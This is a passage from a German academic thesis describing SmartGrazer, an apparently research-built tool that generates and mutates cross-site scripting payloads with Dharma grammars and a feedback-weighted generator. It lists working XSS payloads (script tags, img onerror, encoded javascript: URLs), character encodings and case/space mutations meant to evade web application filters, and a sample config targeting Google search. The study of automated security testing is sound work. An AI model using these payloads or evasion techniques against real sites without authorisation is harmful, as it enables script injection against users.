3.2 Generierungsphase




Abbildung 3.3: SmartGrazer: Auszug Generierungsphase

Dieses Kapitel erläutert die in Abbildung 3.1 blau gekennzeichnete “generate”-Phase. Als Generatoren sind zwei Ansätze implementiert worden: Zum Einen wird ein kontextfreier Payload-Generator verwendet, auf dessen Generierungsprozess kein Einfluss genommen werden kann und zum Anderen wird ein kontextbezogener Generator implementiert, dessen Generierungsprozess von der Reaktion der Webseite abhängt.

Es wird im Folgenden der kontextfreie Generator “Dharma” vorgestellt, der im späteren Verlauf durch eine Adapter-Klasse von SmartGrazer verwendet werden kann, um Payloads zu generieren. Hierzu wird für Dharma eine gesonderte Grammatikdefinition definiert, so dass die generierten Payloads von SmartGrazer interpretiert werden können.

3.2.1 Dharma als kontextfreier Payload Generator

Zunächst wird anhand eines Beispiels erklärt, wie Definitionsdateien für Grammatiken erstellt und von Dharma interpretiert werden. Anschließend wird die erstellte XSS-Grammatikdefinition für Dharma anhand von Beispielen näher betrachtet und erklärt.

3.2.1.1 Definitionen von Grammatiken

Wie bereits Kapitel 2.4.3 erwähnt, gibt es bereits mehrere Implementierungen von kontextfreien Payload-Generatoren. Dharma ist ein Open Source Projekt von Mozilla und wurde für das Testen von WebAPIs entwickelt. Diese werden oft in Form einer Interface Definition Language (IDL) definiert. Eine IDL stellt im Grunde eine Grammatik dar. Als Referenz zum kontextbezogenen Ansatz dieser Arbeit wurde für Dharma eine kontextfreie XSS-Grammatik definiert und getestet. Um eine Wissensgrundlage zu schaffen, wird zunächst die Grundfunktion einer Definitionsdatei erklärt.

3.2.1.2 Ein Minimalbeispiel: minimal.dg

Der Quelltextauszug 3.1 stellt ein Minimalbeispiel einer Dharma-Grammatik dar. Die hier gezeigte Grammatik veranschaulicht eine Einstiegsregel, die anschließend zwei möglichen Pfaden folgen kann.

```
1 %section% := value
2
3 rule :=
4 hello world
5 +hello+ hello world
6
7 hello :=
8 hello
9 +hello+ hello
10
11 %section% := variance
12 main :=
13 +rule+
```

Quelltext 3.1: Dharma: Grundaufbau einer Grammatikdefinition

In der letzten Zeile der oben dargestellten Definitionsdatei wird die auszuführende Regel der Grammatik bestimmt. Regeln werden durch die Zuweisung “:=”¹ bestimmt und mittels “+Regelname+” aufgerufen. In Beispiel 3.1 ist die Einstiegsregel **rule**. Wird anschließend Zeile vier ausgewählt, gibt Dharma “hello world” aus (Pfad 1). Im anderen Fall wird das Wort “hello” mindestens zwei Mal ausgegeben (Pfad 2).

3.2.1.3 Kontextfreie XSS-Grammatik

Viele Arbeiten (z.B. [4], [27], [35] oder [6]) aus dem Related Work Kapitel (siehe Kapitel 2.4) verwendeten entweder eine BNF-Definition oder eine Baumdarstellung der XSS-Grammatik für die Generierung der Payloads. Diese Definitionen ließen sich relativ einfach auf die Grammatikdefinitionen von Dharma übertragen. Zusätzlich wurden einige Bestandteile als eigene Regel festgelegt.

```
1 %section% := value
2
3 payload :=
4 +attack+
5 +outbreak++attack+
6
7 attack :=
8 +attacks_js+
9 +attacks_html+
```

¹ Leerzeichen sind nur vor und nach dem Definitionssymbol “:=” erlaubt. Ansonsten kann Dharma die Definitionsdatei nicht interpretieren.


```
10
11 attacks_js := ...
12
13 attacks_html := ...
14
15 outbreak :=
16 +outbreak+...
17 ...
18
19 %section% := variance
20 main :=
21 +payload+
```

Quelltext 3.2: Dharma: Auszug aus der XSS-Grammatikdefinition (xss.dg)

Die gekürzte Version der Grammatikdefinition (Quelltext 3.2) zeigt, dass die Angriffe aus bis zu drei Komponenten bestehen. Payloads können entweder im JavaScript- oder im HTML-Kontext eingeschleust werden. Zusätzlich wird versucht, mit Voranstellen eines Outbreak-Befehls einen Wechsel in den JavaScript-Kontext zu erzielen. Durch das Voranstellen eines erneuten "+outbreak+"-Befehls ist es Dharma möglich, mehrere Durchläufe der Outbreak-Regel zu generieren.

3.2.1.4 Gruppierung der Payload-Elemente

Um Payloads in eine Grammatikdefinition umzuwandeln, ist es notwendig, deren Elemente in Gruppen zusammenzufassen. Zunächst werden HTML-Tags und HTML-Events zusammengefasst, sodass die Regeldefinitionen "tag_html" und "event" entstehen. Im nächsten Schritt wurden alle Zeichen identifiziert, die von Browsern als Leerraum interpretiert werden können. Hierzu zählen beispielsweise " ", " ", "\n", "\r\n" oder "\t". Ein großer Nachteil der Dharma-Grammatikdefinition besteht darin, dass Steuerzeichen nicht direkt in die Datei geschrieben werden können und es keine Möglichkeit gibt, diese in eine andere Form zu kodieren. Daher werden alle Sonderzeichen in der Grammatikdefinition als kodierte URL abgespeichert.

Elemente, die nicht ausgetauscht werden dürfen, da diese eine spezielle Funktion im Payload haben, werden bei der Transformation in die Grammatikdefinition als Zeichenkette übernommen. Ebenso werden Elemente mit nur einem möglichen Zeichen, wie zum Beispiel "=", als Zeichenkette in die Grammatikdefinition übernommen.

```
1 ...
2 tag_html :=
3 a
4 abbr
5 acronym
6 ...
7
8 event :=
9 onclick
```

```

10 oncontextmenu
11 ondblclick
12 ...
13
14 space :=
15 %0A
16 %07
17 %0C
18 %0B
19 %2F
20 %09
21 %26nbsp%3B
22 +
23 ...

```

Quelltext 3.3: Dharma: Gruppierung der Payload-Elemente

Grammatiksequenzen, die dem Kontextwechsel dienen, werden in der Definitionsregel "outbreak" zusammengefasst. Alle anderen Sequenzen werden abhängig von ihrem Kontext entweder in "attacks_js" oder "attacks_html" übernommen.

Der eigentliche JavaScript-Code, der vom Browser ausgeführt werden soll, wird ebenfalls in eine eigene Regel "payload_attack" übernommen.

3.2.1.5 Auswahl der Payloads und Transformation ins Dharma-Format

Als Quelle für geeignete Angriffsmuster wird in dieser Ausarbeitung das OWASP-Cheat-Sheet verwendet. Dieses bietet eine breite Auswahl an Payloads, die in Applikationen bereits erfolgreich getestet worden sind. Im Anhang unter Quellcode B.1 wurden einige Beispiele gewählt, die zum Einen gut verallgemeinert werden können und zum Anderen möglichst viele aktuelle Browser-Versionen abdecken. Die Liste der verwendeten Payloads kann in Zukunft ohne weitere Anpassungen erweitert werden.

Beispielhaft wird an einigen Einträgen in Quelltextbeispiel 3.4 gezeigt, wie die Umwandlung vorgenommen wurde.

```

1 
2 <img ""><script>alert(1)</script>
3 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
4 <img src=# onmouseover="alert(1)">
5 <img src= onmouseover="alert(1)">
6 <img src=/ onerror="alert(1)"></img>
7 <img src=x
  onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099
  #0000114&#0000105&#0000112&#0000106&#0000058&#0000097&#0000108&
  #0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&
  #0000083&#0000039&#0000041">

```

Quelltext 3.4: Dharma: Umwandlung gegebener Payloads - Teil 1

Zunächst wird der JavaScript-Quelltext identifiziert und durch die Regel `+payload_attack+` ersetzt. Einige Verschleierungstechniken fallen bei der Grammatikdefinition weg, da diese in anderen Regeln definiert werden. Anschließend werden alle Event-Attribute durch die Regel `+event+` ersetzt, sodass sich die Payloads wie in Quelltextbeispiel 3.5 darstellen.

```

1 
2 <img ""><script>+payload_attack+</script>
3 <IMG SRC=javascript:+payload_attack+>
4 <img src=# +event+="+payload_attack+">
5 <img src= +event+="+payload_attack+">
6 <img src=/ onerror="+payload_attack+"></img>
7 <img src=x onerror="+payload_attack+">

```

Quelltext 3.5: Dharma: Umwandlung gegebener Payloads - Teil 2

Die onerror-Events der Payloads aus den Zeilen sechs und sieben wurden bewusst nicht ersetzt, da hier durch den Attributwert für "src" ein Fehler provoziert wird. Der Payload in Zeile zwei verwendet ein img-Tag in Kombination mit drei aufeinander folgenden doppelten Anführungszeichen. Der Zweck dieses img-Tags besteht darin, den HTML-Kontext abzuschließen. Dieser Teil des Payloads wird daher als Ausbruchssequenz identifiziert. Weiterhin können mehrere Werte verwendet werden, um einen Fehler bei img-Tags auszulösen.




Abbildung 3.4: Dharma: Aufbau eines generierten Payloads

Diese werden in eine neue Regel `+src_value+` übernommen².

Zum Schluss werden alle Sonder- sowie Leerzeichen durch die entsprechenden Regeln ersetzt. Die Generierung eines Payloads kann zur Verdeutlichung als Baumstruktur dargestellt werden. Abbildung 3.4 veranschaulicht den abgearbeiteten Baumpfad von Dharma. Grau gestrichelten Pfeile symbolisieren aufeinanderfolgende Regeln, die nacheinander abgearbeitet werden. Volle Pfeile beschreiben eine direkte bzw. zufällige Auswahl von Dharma.

²Die komplette Grammatikdefinition ist auf der GitHub-Projektseite von Dharma verfügbar [3].

3.2.1.6 Fuzzing/Mutation einzelner Elemente

Da es in der Dharma-Implementierung nicht vorgesehen ist, eigene Methoden während der Generierung auszuführen, müssen alle Alternativdarstellungen für Zeichen in den Regeldefinitionen aufgeführt werden.

Ein Beispiel für verschiedene Zeichenkodierungen ist in Quelltext 3.6 aufgeführt. Einige Varianten der Zeichen können mit vorangestellten Nullen ausgedehnt werden. Daher ist die dazugehörige Regel "zero" ebenfalls aufgeführt.

```
1 ...
2 bracket_lt :=
3 <
4 \x3c
5 \x3C
6 \u003c
7 \u003C
8 %26%23x3c
9 %26%23x+zero+3c
10 %26lt
11 %26LT
12 %26LT%3B
13 %26lt%3B
14 %3C
15 &#60
16 &#+zero+60
17 ...
18 zero :=
19 0
20 0+zero+
21 00+zero+
22 ...
```

Quelltext 3.6: Dharma: Regeldefinition des Zeichens "<"

3.2.1.7 Aufruf von Dharma

Mit dem Befehl `python dharma.py --grammars grammars/xss.dg --count 1` wird ein Payload vom Dharma-Generator unter Verwendung der oben beschriebenen Grammatikdefinition generiert.

```
1 \x3cimg+'\'&#0000062\u003cstyle+spacetype="text/css\'%26LTbody
2 {background:url("javascript:prompt(\'"dharmam')\')}\u003C/style>
```

Quelltext 3.7: Dharma: Beispiel für einen generierten Payload

Durch die kontextfreie Generierung werden in den meisten Fällen die Elemente, wie zum Beispiel Anführungszeichen, nicht paarweise gesetzt. Im Fall der generierten Payloads aus Quelltextbeispiel 3.7 wurde jeder Payload mit mehreren verschiedenen Anführungszeichen

versehen. Dies hat zur Folge, dass der Browser den Quelltext nicht richtig interpretieren und somit den Quellcode nicht ausführen kann.

Mit der Abänderung von Konstruktionsregeln kann eine paarweise Generierung von Elementen erreicht werden. Im Quelltextbeispiel 3.8 ist exemplarisch dargestellt, wie die Definitionsregeln aufgebaut werden müssen, um eine paarweise Generierung sicherzustellen. Ein solches Vorgehen würde die Grammatikdefinition aufblähen, da für jedes paarweise Zeichen eine neue Regel gepflegt werden müsste. Im Zuge dieser Arbeit wurde diese Eigenschaft des Dharma-Generators beibehalten, da hierdurch kontextfreie Payloads erstellt werden.

```
1 %section% := value
2
3 payload :=
4 +attack+
5
6 attack :=
7 <div>+inner+</div>
8 <section>+inner+</section>
9
10 inner := ...
11
12 %section% := variance
13 main :=
14 +payload+
```

Quelltext 3.8: Dharma: Beispiel einer paarweisen XSS-Grammatikdefinition

Hinweis: Die verwendete Grammatikdefinition in dieser Arbeit nimmt fehlerhaften JavaScript-Code bei der Generierung mit Dharma in Kauf, weil die Transformation der aktuellen Grammatikdefinition in ein paarweise generierendes Äquivalent den zeitlichen Rahmen dieser Arbeit sprengen würde.

3.2.2 SmartGrazer: Kontextbasierter Generator “Smarty”

Der kontextbasierte Generator von SmartGrazer wird im folgenden als “Smarty” bezeichnet. Anders als bei Dharma werden für Smarty vordefinierte Payload-Grammatiken bereitgestellt. Diese enthalten keine Schleifen, sodass keine Mehrfachausführung einer Outbreak-Sequenz möglich ist. Smarty wählt aus einem Pool vordefinierter Payload-Muster ein zufälliges aus und befüllt dieses mit Elementen. Die definierten Payloads entsprechen hierbei im Grunde der selben Menge wie aus dem Kapitel 3.2.1.

Als Vergleich zur beispielhaften Abbildung 3.4 ist die selbe Payload-Definition im Smarty-Format in Abbildung 3.5 abgebildet.




Abbildung 3.5: Smarty: Aufbau eines generierten Payloads

Smarty wurde mit einem Zwischenspeicher implementiert, sodass dem Generator mitgeteilt werden kann, welche Elemente zwar zufällig gewählt, aber paarweise zugewiesen werden sollen. In dem gezeigten Beispiel wurde definiert, dass die Anführungszeichen der "ATTACK"-Sequenz immer gleich belegt werden sollen. Hierzu wird an das Schlüsselwort "QUOTE" eine generische Variable (hier: "x") mit einem vorangestellten Doppelpunkt angehängt. Das gewählte Zeichen für "QUOTE" in der OUTBREAK-Sequenz ist ohne Variable angeführt und kann somit jedes beliebige Element als Anführungszeichen enthalten.

3.2.2.1 Payload Generierung

Ein Payload wird zunächst als Angriffsmuster in der Konfigurationsdatei “config/smarty-grammars.json” definiert. Ähnlich wie bei der Dharma-Notation werden hier Elemente ebenfalls zu Gruppen zusammengefasst. In Abbildung 3.9 ist ein Angriffsmuster beispielhaft dargestellt.

```

1  ...
2  [
3  "OUTBREAK",
4  "OPENPOINTEDBRACKET",
5  "TAG_SCRIPT",
6  "CLOSEPOINTEDBRACKET",
7  "SPACE",
8  "ATTACK",
9  "OPENPOINTEDBRACKET",
10 "SLASH",
11 "TAG_SCRIPT",
12 "CLOSEPOINTEDBRACKET"
13 ], ...

```

Quelltext 3.9: SmartGrazer: Auszug aus der Grammatik-Konfigurationsdatei

Schlüsselwörter, wie zum Beispiel “OUTBREAK” oder “ATTACK”, werden während der Generierung in Objekte umgerechnet und deren Elemente in die Grammatik übernommen. Die dazugehörigen Definitionen befinden sich in den Dateien “config/smarty/outbreaks.json” und “config/smarty/attacks.json”. Zum jetzigen Stand steht ein Schlüsselwort

für eine Elementrepräsentation. Ein wiederholtes Anfügen von Outbreak-Objekten, wie bei Dharma, wurde nicht implementiert.

3.2.2.2 Zeichen-Mutation

Ein Element innerhalb eines Payload wird bei dessen Ziehung mutiert, wenn dies für das Element in der Konfiguration erlaubt wurde. Diese Mutation gilt einmalig für den Payload und wird nach der Analyse der Antwort wieder verworfen. Hierdurch wird sicher gestellt, dass die Anzahl an gespeicherten Elemente konstant bleibt und nicht durch jede Mutation ein neues Element hinzukommt. Im Falle des Elements "javascript" sind zwei Mutations-Klassen implementiert:

Uppy Diese Mutationsklasse ändert die Groß- bzw. Kleinschreibung von Buchstaben in Zeichenketten. Beispiel: "JaVaSCriPt"

Spacey Diese Mutationsklasse fügt an einer zufälligen Stelle der Zeichenkette ein Leerzeichen ein. Beispiel: "javas cript"

3.3 Kommunikationsphase




Abbildung 3.6: SmartGrazer: Auszug Kommunikationsphase

Die Kommunikation zwischen SmartGrazer und der Webseite findet über HTTP bzw. über HTTPS statt. In Konfigurationsdateien kann für jeden Test eine Konfiguration hinterlegt werden. Implementiert wurden die HTTP-Methoden GET und POST, sowie das Übermitteln des Payloads über Cookies.

Zusätzlich besteht die Möglichkeit, eine weitere Aktion, d.h. einen Request, an das SUT zu senden, um sich beispielsweise einzuloggen. Dies wird mittels einer Vorbedingungsaktion "precondition" realisiert. Ein Beispiel mit verschiedenen Parametertypen und Vorbedingungen ist im Anhang B.2 zu finden.

3.3.1 SUT-Konfigurationsdatei

Ein Minimalbeispiel einer solchen SUT-Konfiguration ist in Quelltextbeispiel 3.10 aufgeführt. Jede SUT-Konfiguration hat als Wurzelknoten den Schlüssel "runconfig", gefolgt von einer Konfiguration für einen validen Durchlauf. Der valide Durchlauf dient der Applikation als Basis, um später gesendete Payloads zu ermitteln und vergleichen zu können. Im

gezeigten Beispiel ist eine Konfiguration für die Google-Suche gegeben. Im Parameter target wird die URL des SUT angegeben. Weitere Parameter vom Typ GET und POST, sowie Cookies können unter dem Punkt "params" entsprechend hinzugefügt werden.

```
1 {
2   "runconfig": {
3     "valid": {
4       "action": {
5         "filesuffix": "valid",
6         "target": "https://www.google.de/search",
7         "params": {
8           "get": {
9             "q": "PAYLOAD"
10          }
11        }
12      },
13      "PAYLOAD": "#smartgrazer"
14    },
15    "attack": {
16      "action": {
17        "filesuffix": "attack",
18        "target": "https://www.google.de/search",
19        "params": {
20          "get": {
21            "q": "PAYLOAD"
22          }
23        }
24      }
25    }
26  }
27 }
```

Quelltext 3.10: SmartGrazer: Grundaufbau einer SUT-Konfigurationsdatei

3.4 Analysierungsphase



Abbildung 3.7: SmartGrazer: Auszug Analysierungsphase

Für die Analysephase ist es wichtig, Vergleichsdaten für die Antworten der Webseite zu haben. Aus diesem Grund wurde eine dritte Generator-Klasse implementiert, die fest definierte Anfragen erzeugt. Dieser Generator wird im Folgenden als “Simpy” bezeichnet. Die von Simpy generierten Payloads dienen der Initialisierung und Anpassung der Lebenspunkte der Element-Datenbank von SmartGrazer. Hierdurch ist es möglich, Smarty noch vor der ersten Generierungsrunde voreinzustellen.

Nachdem ein Payload an die SUT gesendet und die dazugehörige Antwort gespeichert wurde, beginnt die Analyse. Das Modul “Annelysa” übernimmt hierbei zwei Aufgaben. Zuerst wird anhand des Wissens aus der validen Anfrage und den Initialisierungs-Anfragen von Simpy die Position des Payloads bestimmt. Diese Position wird im weiteren Verlauf dazu verwendet, um nach dem zuletzt gesendeten Payload zu suchen. Die Position des Payloads ist wichtig, da Webseiten oft Benutzereingaben auf XSS-Angriffe durchsuchen und Elemente verändern oder entfernen, sodass nicht nach einer Übereinstimmung mit der Zeichenkette gesucht werden kann. Wenn die Position dem Analyse-Modul bekannt ist, kann anhand des originalen Payloads jedes Element einzeln untersucht und verglichen werden.

Annelysa ist zum jetzigen Stand der Implementierung darauf ausgelegt, dass die Webanwendung in jedem Fall den selben Seitenaufbau zurückliefert. Für Fälle, bei denen die Webseiten die bei Fehlern oder falschen Eingaben auf eine eigens dafür konzipierte Fehlerseite umgeleitet werden, ist SmartGrazer nicht ausgelegt.

3.4.1 Textbasierte Suche

Die bisherige Implementierung umfasst drei mögliche Szenarien der Webseiten-Antwort. Im ersten Fall wird die Payload-Zeichenkette ohne Modifikation vom Server reflektiert. Im zweiten Fall kann der Payload nicht direkt in der Antwort gefunden werden. Dies umfasst Elemente, welche durch die HTML-Entities-Kodierung ausgetauscht wurden. Besonders Zeichen, die Bestandteil von HTML oder JavaScript sind, werden durch diese Kodierung unbrauchbar. Der dritte Fall umfasst die Entfernung bestimmter Elemente aus dem Payload. Im zweiten und dritten Fall werden nach dem Erkennen eines veränderten oder fehlenden Elements, wie in Kapitel 3.5.1 definiert, die Lebenspunkte verringert. Anschließend wiederholt sich die Suche für alle Elemente des im Generator gewählten Payloads.




Abbildung 3.8: Ablaufdiagramm: Textbasierte Payload-Suche

Im optimalen Fall hat das SUT keine Änderungen vorgenommen und den Payload reflektiert, sodass für kein Element die Lebenspunkte angepasst werden müssen. Sobald ein Element in der Antwort jedoch verändert oder entfernt wurde, gilt der Test als fehlgeschlagen. Nichtsdestotrotz werden alle Elemente der Antwort gesucht, da jede erkannte Änderung zu einer verbesserten Generierung in der nächsten Runde beiträgt.

3.4.2 Ausführung des Payloads

Als weitere Testinstanz wird versucht, erfolgreich eingeschleuste Payloads auszuführen. Ein Payload, der zwar reflektiert worden ist, jedoch keine Auswirkung auf die Webseite hat, wird als Falsch-Positiv-Meldung bezeichnet.

Solche Payloads werden vom Programm als valide bzw. erfolgreich bewertet, bringen dem Nutzer bzw. Tester aber keinen Mehrwert. Wenn der gelieferte Payload bereits ausgeführt und getestet worden ist, kann der Tester eine erweiterte Version des Payloads mit alternativem JavaScript-Code erstellen, der mit Sicherheit funktioniert.

Realisiert wird das Testen der Ausführung durch Selenium³. Dieses Framework ist für automatisierte Browsertests konzipiert. Das Testen eines Payloads wird durch das vorherige Speichern der Antwortseite ermöglicht. Durch das automatische Laden der Antwortseite im Webbrowser wird zunächst das DOM erstellt und anschließend der JavaScript-Interpreter ausgelöst. Falls sich der Payload in einem aktiven JavaScript-Kontext befindet, wird dieser ausgeführt. Wurde nach dem Laden der Seite ein JavaScript Pop-up geöffnet, gilt der Payload als ausgeführt und ist somit funktionsfähig.

Eine Ausführung zur Laufzeit, d.h. bei der ersten Anfrage an die Webanwendung, wäre der bisherigen Methode vorzuziehen. Jedoch ist dies bisher nicht möglich, da die technische Entwicklung noch nicht ausgereift ist. Die Ausführung zur Laufzeit hat im Wesentlichen zwei Gründe:

³<http://www.seleniumhq.org/>

1. Bei stark dynamischen Webseiten wird JavaScript-Code aus Dateien eingebunden. Diese JavaScript-Quelltexte werden beim Speichern der Antwortseite nicht kopiert und fehlen dementsprechend beim späteren Laden der Webseite im Browser.
2. Eine Auswertung zur Laufzeit könnte unnötige Anfragen an die Webseite reduzieren. Im Falle einer "Wortverdoppelung" (Bsp.: javajavascriptscript) wird durch Entfernen des Wortes "javascript" der Payload aktiviert und dadurch eventuell ausgeführt. Die bisherige Implementierung von SmartGazer erkennt eine Veränderung und überspringt somit die Ausführung des betroffenen Payloads. Dieser Fall würde zu weiteren Anfragen führen, obwohl bereits ein Payload funktionsfähig war.

3.5 Anpassungsphase



Abbildung 3.9: SmartGazer: Auszug Anpassungsphase

Nach der Analysephase wird, sofern kein gültiger Payload gefunden wurde, die Liste der veränderten Elemente zurück an den Smarty-Generator übergeben. Dieser aktualisiert seine Element-Datenbank und generiert anhand der neuen Lebenspunkte weitere Payloads. Im Folgenden wird erläutert, wie die Gewichtung bei der Payload-Generierung implementiert wurde.

3.5.1 Gewichtung der Elemente

Durch eine Gewichtung der Elemente lässt sich die Wahrscheinlichkeit, dass ein Element erneut gezogen wird, beeinflussen. Dementsprechend ist gewollt, dass entfernte oder veränderte Bestandteile von Payloads weniger häufig gewählt werden. Anhand der Gewichtung lässt sich im weiteren Verlauf das Potential eines Payloads errechnen. Dies hat zur Folge, dass Payloads quantitativ vergleichbar werden.

Für die Generierung wird ein zusätzliches Attribut definiert. Dieses bildet die Wahrscheinlichkeit ab, dass ein Element im generierten Payload verwendet wird. Bezeichnet wird dieses Attribut im weiteren Verlauf als das Leben eines Elements. Wie bereits gezeigt, kann zum Beispiel das "SPACE"-Element verschiedene Werte annehmen. Werden einige dieser Werte durch die SUT gefiltert oder verändert, soll der Generator die nicht geänderten Elemente priorisieren. Die Implementierung dieser priorisierten Ziehung wird in Kapitel 3.5.1.3 näher erläutert.

Bei der Initialisierung wird der Wert des Attributs auf eine Größe von maximal 100 Lebenspunkten gesetzt. Zusätzlich ist definiert, dass das Leben eines Elements nicht unter eins fallen kann. Die Festlegung der oberen Grenze stellt zum Einen sicher, dass zu jedem Zeitpunkt der Ausführung das maximale Potential einer Angriffsgrammatik bestimmt werden kann. Zum Anderen wird durch das Festlegen der unteren Grenze sichergestellt, dass kein Element aus der Generierung ausgeschlossen wird. Dies ist bei schlecht implementierten WAF vorteilhaft, weil diese komplette Zeichenketten, wie zum Beispiel "<script>" oder "</script>", aus Benutzereingaben herausfiltern. Durch das Erhalten von einem Lebenspunkt wird sichergestellt, dass die einzelnen Elemente "<", "/", "script" oder ">" auch in anderen Angriffsmustern wiederverwendet werden können. Ein entsprechendes Beispiel wird in Abbildung 3.10 gezeigt. In diesem Beispiel besteht die Element-Datenbank aus den Elementen im gelben Bereich. Durch das Senken der Lebenspunkte des Schrägstrich-Zeichens auf Null, werden dem oberen Payload dringend benötigte Elemente genommen.




Abbildung 3.10: SmartGrazer: Auswirkungen auf die Lebenspunkte

In Abbildung 3.11 ist abgebildet, wie sich die Lebenspunkte bei einem Faktor von 0,75 verringern. Der Faktor bewirkt, dass die Lebenspunkte nach den ersten drei Generierungsrunden unter 50% fallen, insgesamt jedoch 16 Runden nötig sind um die Lebenspunkte auf eins zu senken.

